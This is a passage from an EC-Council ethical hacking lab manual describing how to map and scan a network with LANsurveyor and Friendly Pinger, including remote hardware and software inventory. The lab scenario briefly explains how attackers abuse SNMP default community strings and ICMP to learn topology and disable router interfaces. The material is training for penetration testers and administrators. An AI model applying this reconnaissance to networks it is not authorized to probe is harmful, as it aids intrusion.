4. The **Getting Started with LANsurveyor** dialog box is displayed. Click **Start Scanning Network**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

LANsurveyor uses a number of techniques to map managed switch/hub ports to their corresponding IP address nodes. It's important to remember switches and hubs are Layer 2 (Ethernet address) devices that don't have Layer 3 (IP address) information.




FIGURE 8.4: Getting Started with LANSurveyor Wizard

5. The **Create A Network Map** window will appears; in order to draw a network diagram enter the IP address in **Begin Address** and **End Address**, and click **Start Network Discovery**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 8.5: New Network Map window

LANsurveyor's network discovery discovers all network nodes, regardless of whether they are end nodes, routers, switches or any other node with an IP address

6. The entered IP address **mapping process** will display as shown in the following figure




FIGURE 8.6: Mapping progress window

LANsurveyor is capable of discovering and mapping multiple VLANs on Layer 2. For example, to map a switch connecting multiple, non-consecutive VLANs

7. **LANsurveyor** displays the map of your network

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

LANsurveyor Responder Clients greatly enhance the functionality of LANsurveyor by providing device inventory and direct access to networked computers.




FIGURE 8.7: Resulted network diagram

Lab Analysis

Document all the IP addresses, domain names, node names, IP routers, and SNMP nodes you discovered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
LANSurveyor	**IP address:** 10.0.0.1 -10.0.0.254
	IP Nodes Details: ▪ SNMP Send - 62 ▪ ICMP Ping Send - 31 ▪ ICMP Receipts - 4 ▪ Nodes Mapped - 4
	Network segment Details: ▪ IP Address - 4 ▪ Domain Names - 4 ▪ Node Names - 4

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Does LANSurveyor map every IP address to its corresponding switch or hub port?
2. Can examine nodes connected via wireless access points be detected and mapped?

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 9

Mapping a Network Using Friendly Pinger

Friendly Pinger is a user-friendly application for network administration, monitoring, and inventory.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In the previous lab, you found the SNMP, ICMP Ping, Nodes Mapped, etc. details using the tool LANSurveyor. If an attacker is able to get ahold of this information, he or she can shut down your network using SNMP. They can also get a list of interfaces on a router using the default name public and disable them using the read-write community. SNMP MIBs include information about the identity of the agent's host and attacker can take advantage of this information to initiate an attack. Using the ICMP reconnaissance technique an attacker can also determine the topology of the target network. Attackers could use either the ICMP "Time exceeded" or "Destination unreachable" messages. Both of these ICMP messages can cause a host to immediately drop a connection.

As an expert **Network Administrator** and **Penetration Tester**, you need to discover network topology and produce comprehensive network diagrams for discovered networks and block attacks by deploying firewalls on a network to filter un-wanted traffic. You should be able to block outgoing SNMP traffic at border routers or firewalls. In this lab, you will learn to map a network using the tool Friendly Pinger.

Lab Objectives

The objective of this lab is to help students discover and diagram network topology and map a discovered network.

In this lab, you need to:

- Discover a network using **discovery** techniques
- Diagram the network topology
- Detect new devices and modifications made in network topology
- Perform inventory management for hardware and software assets

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

To perform the lab, you need:

- Friendly Pinger located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Network Discovery and Mapping Tools\FriendlyPinger**
- You can also download the latest version of **Friendly Pinger** from the link http://www.kilievich.com/fpinger/download.htm
- If you decide to download the latest version, then screenshots shown in the lab might differ
- A computer running **Windows Server 2012**
- A web browser with Internet access
- Administrative privileges to run the **Friendly Pinger** tool

Lab Duration

Time: 10 Minutes

Overview of Network Mapping

Network mapping is the study of the physical **connectivity** of networks. Network mapping is often carried out to **discover** servers and operating systems running on networks. This technique detects new devices and modifications made in network topology. You can perform inventory management for hardware and software assets.

Friendly Pinger performs the following to map the network:

- **Monitoring** network devices availability
- **Notifies** if any server wakes or goes down
- **Ping** of all devices in parallel at once
- **Audits hardware** and **software** components installed on the computers over the network

Lab Tasks

TASK 1

Draw Network Map

1. Install Friendly Pinger on your **Windows Server 2012**
2. Follow the wizard-driven installation steps and install Friendly Pinger.
3. Launch the **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 9.1: Windows Server 2012 – Desktop view

4. Click the **Friendly Pinger** app to open the **Friendly Pinger** window




FIGURE 9.2: Windows Server 2012 – Apps

You are alerted when nodes become unresponsive (or become responsive again) via a variety of notification methods.

Friendly Pinger will display IP-address of your computer and will offer an exemplary range of IP-addresses for scanning

5. The **Friendly Pinger** window appears, and Friendly Pinger prompts you to watch an online demonstration.

6. Click **No**

To see the route to a device, right-click it, select "Ping, Trace" and then "TraceRoute".
In the lower part of the map a TraceRoute dialog window will appear.
In the process of determination of the intermediate addresses, they will be displayed as a list in this window and a route will be displayed as red arrows on the map




FIGURE 9.3: FPinger Main Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Scanning allows you to know a lot about your network. Thanks to the unique technologies, you may quickly find all the HTTP, FTP, e-mail and other services present on your network

7. Select **File** from the menu bar and select the **Wizard** option




FIGURE 9.4: FPinger Starting Wizard

Map occupies the most part of the window. Right-click it. In the appeared context menu select "Add" and then "Workstation". A Device configuration dialog window will appear. Specify the requested parameters: device name, address, description, picture

8. To create initial mapping of the network, type a range of **IP addresses** in specified field as shown in the following figure click **Next**





FIGURE 9.5: FPinger Intializing IP address range

The device is displayed as an animated picture, if it is pinged, and as a black and white picture if it is not pinged

9. Then the wizard will start scanning of **IP addresses** in the network, and list them.
10. Click **Next**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



FPinger 9.6: FPinger Scanning of Address completed

Press CTRL+I to get more information about the created map. You will see you name as the map author in the appeared dialog window

11. Set the default options in the **Wizard** selection windows and click **Next**




FIGURE 9.7: FPinger selecting the Devices type

Ping verifies a connection to a remote host by sending an ICMP (Internet Control Message Protocol) ECHO packet to the host and listening for an ECHO REPLY packet. A message is always sent to an IP address. If you do not specify an address but a hostname, this hostname is resolved to an IP address using your default DNS server. In this case you're vulnerable to a possible invalid entry on your DNS (Domain Name Server) server.

12. Then the client area will displays the Network map in the **FPinger** window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

If you want to ping inside the network, behind the firewall, there will be no problems If you want to ping other networks behind the firewall, it must be configured to let the ICMP packets pass through. Your network administrator should do it for you. Same with the proxy server.




FIGURE 9.8 FPinger Client area with Network architecture

13. To scan the selected computer in the network, select the computer and select the **Scan** tab from the menu bar and click **Scan**

You may download the latest release: http://www.kilievich.com/fpinger.




FIGURE 9.9: FPinger Scanning the computers in the Network

Select "File | Options..." and configure **Friendly Pinger** to your taste.

14. It displays **scanned details** in the **Scanning** wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 9.10: FPinger Scanned results

Double-click the device to open it in Explorer.

15. Click the **Inventory** tab from menu bar to view the configuration details of the selected computer

Audit software and hardware components installed on the computers over the network




FIGURE 9.11: FPinger Inventory tab

Tracking user access and files opened on your computer via the network

16. The **General** tab of the **Inventory** wizard shows the **computer name** and installed **operating system**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Assignment of external commands (like telnet, tracert, net.exe) to devices




FIGURE 9.12: FPinger Inventory wizard General tab

17. The **Misc** tab shows the **Network IP addresses**, **MAC addresses**, **File System**, and **Size** of the disks

Search of HTTP, FTP, e-mail and other network services

Function "Create Setup" allows to create a lite freeware version with your maps and settings




FIGURE 9.13: FPinger Inventory wizard Misc tab

18. The **Hardware** tab shows the hardware component details of your networked computers

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

